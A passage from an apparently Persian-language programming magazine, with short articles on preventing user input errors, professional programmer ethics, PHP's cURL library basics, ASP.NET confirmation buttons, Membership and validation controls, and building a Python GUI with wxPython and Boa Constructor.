براحتی اطلاعات بسیار ارزشمندی بدست می آورید.

از خطاها جلوگیری کنید

پیغام های خطا یکی از مهمترین فعل و انفعالات بین کاربر و کلیه سیستم می باشد و زمانی اتفاق می افتد که رابطه بین این دو در حال از هم پاشیدن باشد. خیلی ساده می توان فکر کرد که خطا بدلیل ورودی غلط کاربر به سیستم رخ می دهد اما نکته مهم این جا است که کاربران در قسمت های قابل پیشبینی و سیستماتیک دچار خطا می شوند. پس با این ذهنیت می توان برنامه را Debug نمود. برای مثال با خود بگویید که کاربر قرار است تاریخی که محدوده معینی دارد را وارد سیستم نماید. بهتر آن است که به جای قرار دادن فضایی برای وارد نمودن تاریخ, لیستی از روزهای سال را نشان دهیم تا یکی از آن ها را انتخاب کند. این سیاست از ایجاد هرگونه خطا در سیستم توسط کاربر جاوگیری می نماید.

نشانه ها با دستورالعمل ها متفاوت هستند. نشانه ها بیشتر نکته هستند و دستورالعمل ها طولانی تر. نشانه ها درست در زمان دستورالعمل ظاهر می شوند و دستورالعمل ها قبل از شروع تعامل با سیستم. نشانه ها محتوا را فراهم می سازند و دستورالعمل ها نحوه استفاده را معین می کنند. به طور کلی دستورالعمل ها برای جلوگیری از خطا ناکارآمد هستند و این نشانه های کوچک در برنامه هستند که کاربران را راهنمایی می کند. همچنین با فراهم کردن مقدارهای پیش فرض می توان از ایجاد ابهام و خطا جلوگیری کرد.

برنامـــه نویس حرفه ای باشید

یک برنامه نویس حرفه ای چه رفتاری دارد؟ تنها رفتار مهم یک برنامه نویس حرفه ای مسئولیت پذیری شخصی او می باشد. برنامه نویسان بالا رتبه برای مقام خود, اعتبار خود, تعهدات زمان بندی شده خود, خطاها و طرز کار خود مسئولیت قاعل می شوند. و این بار سنگین را به دوش دیگران نمی اندازد. اگر شما یک حرفه ای هستید, مسئولیت دارید که بخوانید و بیشتر یاد بگیرید. بروز بمانید و از ساز و کارهای جدید آگاه باشید. خیلی از سرپرست ها با خود می اندیشند که این وظیفه افراد تیم می باشد که بروز بمانند اما کاملا در اشتباه هستند. اگر خود را آموزش ندهند و بروز نباشند, نمی توانند دیگران را راهنمایی کنند و آموزش دهند. حرفه ای ها برای کدی که می نویسند مسئولیت قاعلند و فقط در صورتی آن را ارایه می کنند که بدانند واقعا کار می کد. هیچ کس کامل نیست اما تلاش برای ارایه کدی بدون خطا از اخلاق حرفه ای ها است. حرفه ای ها خود را بازیکنان یک تیم می دانند و هدف اصلی خروجی نهایی تیم است نه خروجی شخصی. آن ها دیگران را در مواقع لزوم می آموزند و پشتیبانی می کنند و گاهی از آنان یاد می گیرند و این چنین پیشرفت می کنند.

امیر ارسلان قربان زاده - سردبیر بخش برنامه نویسی

کتابخانه cURL

با سلام خدمت تمام دوستان آفلاینی گل و طالب علم !
قبل از شروع مقاله یک عذر خواهی ویژه از مدیران و کاربران آفلاین میکنم زیرا در این چند ماهی که من سردبیر بخش برنامه نویسی شدم، به علت پاره ای از مشکلات فعالیت و تمرکز مناسبی بر این بخش نداشته ام. اما این به بعد با قدرتی دو چندان و با اندک علمی که دارم در خدمت آفلاین و تمام علم دوستان هستم. خوب بهتر که برم سر اصل مطلب! در این مقاله می خواهم به معرفی کتابخانه CURL در PHP بپردازم. البته شایان ذکر است که این کتابخانه مختص PHP نبوده و از آن در لینوکس و انواع زبان های برنامه نویسی دیگر هم استفاده میشود اما چون استفاده از این کتابخانه در PHP مرسوم تر است، به توضیح و بررسی آن بر پایه این زبان برنامه نویسی می پردازیم.

cURL یک کتابخانه برای برقراری ارتباط با پروتکلهای مختلف اعم از http, https ,ftp ,gopher ,POP3 , ldap وغیره در php است. چند نمونه از کارهایی که میتوان با استفاده ازاین کتابخانه انجام داد، به شرح زیر است:

نوشتن اسکریپت های دانلود فایل از سایتهای اشتراک فایل

نوشتن ماژولهای ارتباط با درگاه بانک ها

ما با استفاده از cURL میتوانیم یک سایت را با تنظیمات خاص در صفحه ای که طراحی کردیم باز کنیم. به طور مثال، سایت رو با کوکی های خاص باز کنیم. ابتدا باید یک هندل برای استفاده در دیگر تابع های cURL ساخته شود، به صورت زیر :

```
$curl = curl_init();
```

بدنه اصلی cURL در php تابعی به اسم curl_setopt است. ما با استفاده از این تابع، تنظیم های لازم را برای باز کردن صفحه مورد نظرمان اعمال میکنیم. برای استفاده از این تابع به صورت زیر عمل میکنیم:

```
Curl_setopt(curl_handle, option_name ,option_value);
```

ما بعد از تنظیم کردن آپشن ها باید صفحه را باز کنیم یا به عبارت دیگه curl را اجرا کنیم. برای این کار از تابع curl_exec استفاده میکنیم که به صورت زیر مورد استفاده قرار میگیرد:

```
$content = curl_exec(curl_handle);
```

توضیحات ابتدایی برای curl به پایان رسید. در قسمت بعدی به معرفی آپشنهای مفید این کتابخانه می پردازیم و چند مثال کاربردی می زنیم.

محمد مهدی قادری - برنامه نویس

راه حل های کد نویسی - درس سوم

با بخش دیگری از آموزش تکنیک های برنامه نویسی با کامپوننت های جدید دات نت در خدمتتان هستم . چند ماه است که بدلیل مشغله کاری شدید نمیتونم مطالب بیشتری رو براتون آماده کنم. از این بابت عذرخواهی می کنم. امیدوارم تا همین حد هم مورد استفاده شما عزیزان قرار بگیرد.

در طراحی صفحات وب بعضی اوقات نیاز است که از کاربر جهت انجام عملیات خاصی تاییدیه گرفته شود. به همین منظور من ابزاری رو معرفی می کنم که در یکی از بخش های آن این امکان فراهم شده است که پیغام تاییدیه را برای دکمه خاصی تخصیص داد حتی به صورت پیغام سفارشی که خود شما طراحی می کنید.

راه حل اول: **تایید** شدن!

در طراحی صفحات وب بعضی اوقات نیاز است که از کاربر جهت انجام عملیات خاصی تاییدیه گرفته شود. به همین منظور من ابزاری رو معرفی می کنم که در یکی از بخش های آن این امکان فراهم شده است که پیغام تاییدیه را برای دکمه خاصی تخصیص داده است حتی به صورت پیغام سفارشی که خود شما طراحی می کنید. نام این ابزار AjaxControlToolkit است که می توانید از آدرس http://ajaxcontroltoolkit.code-plex.com جدید ترین نسخه آن را دانلود نمایید. البته ابزارهای بیشتری نیز در این مجموعه قرار دارد که اگر نیاز داشتید می تونید سوال تون رو به ایمیل من ارسال نمایید تا در شماره های بعدی نشریه براتون راه حلش رو قرار بدم. خب حالا آموزش این ابزار یعنی **ConfirmButtonExtender**:

در ابتدا باید خط زیر رو در صفحه ای که می خواهید در آن از کاربر تاییدیه انجام عملیات دریافت کنید قرار دهید.این خط را در بخش Source صفحه قرار دهید. (مطابق شکل 1):

```
<%@ Register Assembly= "AjaxControlToolkit" Namespace="AjaxControlToolkit" TagPrefix="ajaxToolkit" %>
```

سپس دکمه مورد نظرتون رو هر جای صفحه نیاز دارید قرار دهید مثل کد زیر:


```
<dx:ASPxButton ID="ASPxButton5" runat="server" Height="33px" OnClick="ASPxButton5_Click" Text= "Approve" Theme="Aqua" Width="100px">

</dx:ASPxButton>
```

رویداد OnClick را مثل خط بالا بصورت دستی تعریف نمایید.

سپس خط زیر را درست **بعد** از تعریف دکمه، تعریف نمایید. مطابق تصویر زیر:

```
<dx:ASPxButton ID="ASPxButton5" runat="server" Height="33px" OnClick="ASPxButton5_Click"
    Text="Approve" Theme="Aqua" ValidationGroup="mmm" Width="100px">
</dx:ASPxButton>
<ajaxToolkit:ConfirmButtonExtender ID="ConfirmButtonExtender2" runat="server"
    ConfirmOnFormSubmit="True" ConfirmText="Are you sure ?"
    TargetControlID="ASPxButton5" />
```

```
<ajaxToolkit:ConfirmButtonExtender ID="ConfirmButtonExtender2" runat="server" ConfirmOnFormSubmit="True" ConfirmText="Are you sure ?" TargetControlID="ASPx-Button5" OnClientCancel="Clicancel" />
```



حال کاربر با کلیک بر روی دکمه فوق با پیغامی مطابق شکل مواجه شده و انتخاب خود را انجام می دهد. اگر می خواهید با انتخاب دکمه Cancel عملیات خاصی انجام شود آن را به صورت تابعی تعریف کرده و نام آن تابع را در خاصیت OnClientCancel تعریف نمایید.

راه حل دوم: **بررسی** اسم!

برای طراحانی که از سیستم ASP.Net Membership برای مدیریت ورود و عضویت و... کابران استفاده می کنند نمایش نام کامل کاربر از طریق تعریف Property های خاص ممکن هست سخت باشه. اما در زیر راه حل ساده ای توضیح می دم که با استفاده از آن می تونید اطلاعاتی رو مثل نام کامل کاربر و ... در این بخش تعریف کنید.

خاصیت Comment مطابق تعریف زیر جهت نمایش نام کامل کاربر استفاده شده است. نکته قابل ذکر این است که از همین طریق هم می توانید خصوصیت Comment را مقدار دهی نمایید. فقط کافی است در تعریف زیر متغیر FullName را مقدار دهی نمایید و خط آخر را به صورت memus.Comment = Full-Name تعریف نمایید.


VB:

```
Dim FullName As String

Dim username As String = User.Identity.Name

Dim memus As MembershipUser = Membership.GetUser(username)

FullName = memus.Comment
```

C#:

```
string FullName;

string username = User.Identity.Name;

MembershipUser memus = Membership.GetUser(username);

FullName = memus.Comment;
```

سوالات و مشکلات خود را با ایمیل زیر در میان بگذارید:
Mm_ghaderi@bpciran.com



میلاد مهدوی

کنترل های VALIDATION در ASP.NET

با سلام خدمت تمامی دوستان و خواننده های مجله بزرگ آفلاین.
خوشحالم که باری دیگر فرصتی شد که لایق این باشم برای شما عزیزان گرامی مقاله ای بنویسم.
موضوع این مقاله در مورد کنترل های VALIDATION در ASP.NET هست.
VALIDATION ها چی هستن؟
VALIDATION ها به منظور بررسی صحت داده ورودی به کار می روند.
به عنوان مثال وقتی شما دارید یه جا ثبت نام می کنید میگه فیلد روبرو اجباری است یا میگه حتما شکل فرمت صحیح ایمیل رو به کار ببرید و .....

در ASP.NET یک سری کنترلهای آماده VALIDATION وجود دارد که بررسی آنها می پردازیم.

تمامی این کنترل ها 2 تا خاصیت ERRORMESSAGE و CONTROLTOVALIDATE را دارند که باید ست بشن.

REQUIREDFIELDVALIDATOR : این کنترل برای بررسی به منظور اطمینان از درج داده توسط کاربر است.

دو خاصیت مهم داره که بایت ست بشه:

خاصیت CONTROLTOVALIDATE که مقدار ID کنترل به آن نسبت داده می شود.

خاصیت ERRORMESSAGE که پیام مورد نظر در صورت بروز خطاء را مشخص می نمایید .

COMPAREVALIDATOR : از این کنترل برای مقایسه تو TEXTBOX بکار گرفته میشه. اگه مقدارشون یکسان نباشه پیغام خطا میده. این کنترل تو خیلی جاها به کار گرفته میشه به عنوان برای بررسی یکسان بودن فیلد پسورد و تکرار پسورد.

3 خاصیت اصلی داره:

خاصیت CONTROL TO COMPARE که می گوید این مقدار با چه چیزی مقایسه شود.

خاصیت CONTROLTOVALIDATE که مقدار ID کنترل به آن نسبت داده می شود.

خاصیت ERRORMESSAGE که پیام مورد نظر در صورت بروز خطاء را مشخص می نمایید .

RANGEVALIDATOR: این کنترل مسئولیت بررسی و ارزیابی داده ورودی در یك TEXTBOX را برعهده گرفته و ماموریت آن حصول اطمینان از این موضوع است که داده درج شده در محدوده مورد نظر است یا خیر.

این محدوده توسط دو خصلت MINIMUMVALUE و MAXIMUMVALUE مشخص می گردد .

REGULAREXPRESSIONVALIDATOR : برای کنترل کردن یک سری عبارت های خاص بکار میره.

مثلا می خواهید ببینید شخص ایمیل را درست وارد کرده یا نه و یا شماره موبایل 11 رقمی هست یا خیر و..... خاصیت اصلی این کنترل EXPRESSION است که باید اونو برای کاری که می خواهین انجام بدید تعیین کنید.

CUSTOMVALIDATOR : بعضی اوقات شاید یه موردهایی برخورد کنیم که با ترکیب یك REQUIRED-FIELDVALIDATOR ، RANGEVALIDATOR و یا COMPAREVALIDATOR خواسته ما تامین نگردد. در چنین مواردی می توان از این کنترل استفاده کنیم.

یه خاصیت مهم داره به نام VALIDATIONGROUP که یک گروه از کنترل های خاص را به اون نسبت میدهیم.

آرزوهایت را تیکه تیکه کن و هر تیکه اش را بساز و بعد بهم وصل کن..اون وقت هست که به آرزویت می رسی..

تا سلامی دیگر بدرود....

پایتون این مار خوش خط و خال

سید حسین موسوی - برنامه نویس

رابط کاربری در پایتون

بسیاری از کاربران معمول کامپیوتر، به‌ویژه تازه‌واردان دنیای لینوکس، به خط فرمان به دیده امری عجیب و ترسناک می‌نگرند که به کارگیری آن و تسلط بر آن تنها از عهده خبرگان و کهنه‌کاران دنیای کامپیوتر برمی‌آید. این کاربران و حتی بسیاری از استفاده‌کنندگان حرفه‌ای کامپیوتر ترجیح می‌دهند به جای تایپ دستورات و تعامل از طریق «متن»، دکمه‌ای را کلیک کرده، اسلایدری را جابه‌جا کرده یا پنجره ای را باز و بسته کنند. به عبارت ساده‌تر آن‌ها ترجیح می‌دهند که با یک رابط بصری سروکار داشته باشند تا یک رابط متنی. آن‌ها GUI (سرنام GRAPHICAL USER INTERFACE) را بیشتر می‌پسندند. به همین دلیل و بر اساس وعده‌ای که در شماره پیشین داده بودیم، نحوه پیاده‌سازی GUI از طریق زبان پایتون را بررسی می‌کنیم.

کدام جعبه ابزار؟

برای ایجاد رابط‌های گرافیکی در پایتون، گزینه های متعددی وجود دارد که با توجه به سکوی مورد استفاده، محیط گرافیکی موردنظر و حتی کاربرد مورد نیاز می‌توانید از بین آن‌ها گزینه مناسب را انتخاب کنید. در ادامه چند نمونه از Toolkit یا جعبه ابزارهای مشهور ساخت رابط بصری بر مبنای پایتون را معرفی می‌کنیم.

TK Inter: ساده‌ترین و در عین حال در دسترس‌ترین جعبه ابزار ساخت رابط‌های بصری است که به طورمعمول به همراه غالب بسته های پایتون و به‌صورت پیش‌فرض نصب می شود. ویرایشگر IDLE به‌وسیله همین ابزار ساخته شده، اما سادگی و ظاهر نه چندان زیبای آن، به کاهش علاقه به استفاده از این جعبه ابزار منجر شده است.

PyGTK: این جعبه ابزار در واقع wrapper یا پوسته‌ای است که به دور ابزار گرافیکی GTK+ پیچیده می‌شود تا آن را برای پایتون قابل استفاده سازد. ابزار GTK+ خود مادر تمام برنامه‌ها و پنجره‌های میزکار Gnome است و برنامه‌های ساخته شده با PyGTK هم دقیقاً ظاهری همانند برنامه های میزکار Gnome خواهد داشت. برای این جعبه ابزار IDE خاصی وجود ندارد، اما طراحی ظاهر برنامه و فرم‌های آن برمبنای این جعبه ابزار (بدون امکان ویرایش یا ایجاد کد) توسط برنامه هایی نظیر Glade و Gazpacho در میزکار Gnome امکان‌پذیر است.

PyQt: این جعبه ابزار نیز wrapper یا پوسته‌ای است که به دور ابزار گرافیکی Qt پیچیده می‌شود تا آن را برای پایتون قابل استفاده سازد. ابزار Qt ابزاری است که کل میزکار KDE بر مبنای آن بنا شده است و برنامه‌های تولید شده با PyQT نیز دقیقاً ظاهری همانند برنامه‌های میزکار KDE خواهد داشت. برای کار با این جعبه ابزار می‌توانید از IDE قدرتمند eric در میزکار KDE استفاده کنید.


wxPython: این جعبه ابزار براساس wxWidget (یا wxWindows) ساخته شده است و یکی از قدرتمندترین جعبه ابزارهای طراحی رابط بصری است. مهم‌ترین مزیت آن مستقل بودن از پلتفرم و ظاهر بومی برنامه‌های تولید شده با آن است. IDE قدرتمند Boa Constructor یکی از بهترین گزینه‌ها برای توسعه رابط بصری کاربر با زبان پایتون است که در مطالب این قسمت و قسمت بعدی نیز از همین برنامه استفاده خواهد شد.

نصب ابزارها

همان‌طور که گفته شد، برای ادامه این مبحث به Boa Constructor و WxPython نیاز خواهیم داشت. برای نصب آن‌ها به Software Center اوبونتو رفته و از طریق بخش‌های Developer Tools و پس از آن Graphic Interface Design نرم‌افزار Boa Constructor را نصب کنید. معمولاً انتخاب این بسته برای نصب، به نصب خود به خود WxPython نیز منجر خواهد شد. همچنین می‌توانید در خط فرمان دستورات زیر را تایپ کنید:

```
sudo apt-get install wxpython
sudo apt-get install boa-constructor
```

در هر دو حالت پس از وارد کردن گذرواژه سیستم، دانلود و نصب نرم‌افزارها آغاز خواهد شد. پس از اتمام کار نصب از طریق منوی Application، سپس گزینه Programming برنامه برنامه Boa Constructor را اجرا کنید. ظاهر برنامه پس از اجرا همانند شکل زیر خواهد بود.




همان‌گونه که مشاهده می‌کنید این برنامه از سه پنجره یا به اصطلاح فریم تشکیل شده است. قاب یا فریم بالایی قاب ابزار یا Tool Frame نامیده می‌شود. قاب سمت چپ پایینی، قاب بازرسی یا Inspector Frame و قاب سمت راست پایین، قاب ویرایشگر یا Editor Frame است. قاب ابزار زبانه‌های متعددی نظیر مانند New، Container/Layout و... دارد. از این قاب می‌توانید برای ایجاد پروژه‌های جدید، افزودن قاب یا پنجره به پروژه‌های موجود یا افزودن کنترل‌های مختلف به قاب‌ها استفاده کنید. قاب بازرسی پس از افزودن قاب‌ها و کنترل‌های مختلف به پروژه بسیار مورد استفاده قرار خواهد گرفت. به‌صورت معمول این قاب ساختار درختی و روابط بین کنترل‌های مختلف را به ما نشان خواهد داد و در نهایت قاب ویرایشگر، امکان ویرایش کد، ذخیره پروژه و کارهایی از این قبیل را فراهم خواهد کرد. برای شروع کار ما ابتدا به سراغ قاب ابزارها خواهیم رفت. در زبانه New گزینه‌های مختلفی برای شروع کار وجود اما در این بخش ما تنها از دکمه‌های پنجم و ششم، یعنی wx.App و wx.Frame استفاده خواهیم کرد. آیتم نخست، یعنی wx.App امکان ساخت یک پروژه کامل را فراهم می‌کند که از دو فایل Frame و Application تشکیل شده است و خود این دو فایل را نیز به‌صورت خودکار تولید می‌کند. دکمه دوم یا wx.Frame امکان افزودن یک فرم به پروژه موجود را فراهم می‌کند. پر کاربردترین ابزارها در زبانه دوم یا Container/Layout wx.Panel ابزار (اولین آیتم از سمت چپ) و انواع مختلف کنترل کننده اندازه یا Sizer (دکمه‌های دوم تا ششم از سمت راست) هستند. در زبانه Basic Controls شما کنترل‌های متداول نظیر جعبه متن، جعبه چک، کنترل‌های لیست و... را مشاهده خواهید کرد و زبانه Utilities نیز برای دسترسی به ابزارهای منو و تایمر مورد استفاده قرار خواهد گرفت.

قبل از شروع کار با Boa لازم است به دو نکته کوچک، اما مهم توجه کنید. نخست این‌که برخی کنترل‌ها در پنجره طراحی یا Designer قابل جابه‌جایی نیستند. در صورت روبه‌رو شدن با چنین مشکلی، پس از انتخاب آن‌ها از ترکیب کلیدهای Ctrl و جهت‌نما برای حرکت دادن آن‌ها استفاده کنید. نکته دیگر این‌که هنگام قرار دادن یک کنترل از جنس panel روی یک فریم، پنل به سادگی دیده نخواهد شد. در این‌صورت به دنبال مربع های کوچک سیاه رنگی روی فریم بگردید یا از طریق قاب بازرسی و زبانه اشیا یا Objs این کنترل را انتخاب کنید.


شروع کار

برای مرحله اول، در قاب ابزار و در زبانه New دکمه

wx.App را کلیک کنید تا یک پروژه جدید ایجاد شود. در این حالت دو برگه جدید یکی با نام *(App1)* دیگری با نام *(Frame1)* به قاب ویرایشگر شما اضافه خواهد شد. مناسب‌ترین اقدام در این زمان ذخیره کردن پروژه ایجاد شده است. این کار را از برگه *(Frame1)* آغاز می‌کنیم. در قاب ویرایشگر، دکمه Save را بزنید و این فایل را در یک پوشه دلخواه با نام Frame1.py ذخیره کنید. همان‌طور که مشاهده می‌کنید نام برگه به Frame1 تغییر خواهد کرد. علامت‌های *()* به معنای ذخیره نشدن تغییرات برگه جاری است. همین کار را برای برگه *(App1)* نیز انجام دهید. در قاب ویرایشگر به غیر از دکمه Save چندین دکمه مهم دیگر نیز وجود دارد که یکی از آن‌ها دکمه Run Application (به شکل یک مثلث زرد رنگ) برای اجرای برنامه است. در حال حاضر، حتی بدون یک خط کدنویسی نیز برنامه شما قابل اجرا است. با زدن همین دکمه شما می‌توانید نتیجه اجرای برنامه (که یک پنجره ساده و خالی است) را ببینید. در صورتی‌که شما در حال ویرایش یک فایل مربوط به یک قاب یا فریم باشید. دکمه های دیگری نیز به نوار ابزارها افزوده می‌شود که مهم‌ترین آن‌ها دکمه Frame Designer است. (برای یافتن نام هر یک از دکمه‌ها، نشانگر ماوس را روی آن‌ها برده و کمی صبر کنید(. فشردن این دکمه شمارا به حالت طراحی می‌برد که در این وضعیت می توانید ظاهر فرم موردنظر را به دلخواه و با استفاده از ابزارهای گرافیکی تغییر دهید. این دکمه را کلیک کنید تا با ظاهری همانند شکل بعد روبه‌رو شوید.




فرم نمایش داده شده در واقع بستری است که می‌توانید کنترل‌های دلخواه خود را به آن اضافه کنید. نخستین آیتمی که باید به فرم اضافه کنید، یک کنترل از نوع پنل است. یک رسم نانوشته در توسعه رابط‌های گرافیکی وجود دارد که شما را از قرار دادن مستقیم هر کنترلی به جز پنل روی یک فریم منع می‌کند. پس در قاب ابزارها به برگه Con-tainer/Layout بروید. روی دکمه wx.Panel در محل دلخواهی از فریم کلیک کنید. اگر کار را به درستی انجام داده باشید، فریم 1 باید به صورت شکل 3 دارای تعدادی مربع سیاه رنگ کوچک باشد.




همان‌طور که پیشتر هم هشدار داده بودیم، خطوط بدنه پنل دیده نمی‌شود و برای ویرایش و جابه‌جایی آن باید به دنبال این 8 مربع کوچک بگردید. برای تغییر اندازه پنل می‌توانید از این مربع‌ها استفاده کنید. در این تمرین ما می‌خواهیم پنل تمام سطح فریم را پوشش دهد.

فریم را کمی کوچک‌تر و پنل را اندکی بزرگ‌تر کنید تا پنل تمام سطح فریم را پوشش دهد. حال پنلی در اختیار داریم که سایر کنترل‌ها روی آن قرار داده خواهند شد. اگر فریم را کمی جابه جا کنید، خواهید دید که دو دکمه جدید به نوار ابزار قاب ویرایشگر اضافه شده است. یکی به شکل یک تیک و با نام Post و دیگری به شکل ضربدر با نام Cancel. کلیک دکمه Post باعث می‌شود تا از حالت Design خارج شوید و تغییرات اعمال شده در فریم به صورت کدهای پایتون به فایل آن منتقل شود. البته هنوز وظیفه ذخیره کردن فایل به عهده خود شما است. دکمه Post دیگری هم روی قاب بازرسی دیده می‌شود که بعدها به آن خواهیم پرداخت. اگر Post را کلیک کرده‌اید، دوباره به حالت Design برگردید و در قاب ابزارها به برگه دکه ها یا Buttons مراجعه کنید. روی نخستین دکمه سمت راست (wx.Button) کلیک و آن را جایی تقریباً در مرکز فریم قرار دهید.در این حالت فریم شما باید شبیه شکل باشد. همانند پنل، 8 مربع کوچک برای تغییر اندازه دکمه در اطراف آن وجود دارد. اگر برای جابه‌جا کردن دکمه با مشکل مواجه شدید، براساس توضیح داده شده، از ترکیب کلیدهای Ctrl و جهت‌نما استفاده کنید.



اکنون زمان آن رسیده که به سراغ قاب بازرسی برویم. در حالی‌که کنترل دکمه در حالت انتخاب است، به سراغ این قاب و برگه Constr می رویم. در این قسمت می‌توانید مشخصات و خواص کنترل انتخاب شده را ویرایش کنید. فعلاً نام کنترل دکمه را به btnShowDialog و برچسب یا Label آن را به Click Me! تغییر دهید. ظاهر برگه Constr باید همانند شکل 5 باشد. ما به بقیه تنظیمات این برگه کاری نداریم و به طور مستقیم به سراغ برگه Objs می‌رویم.

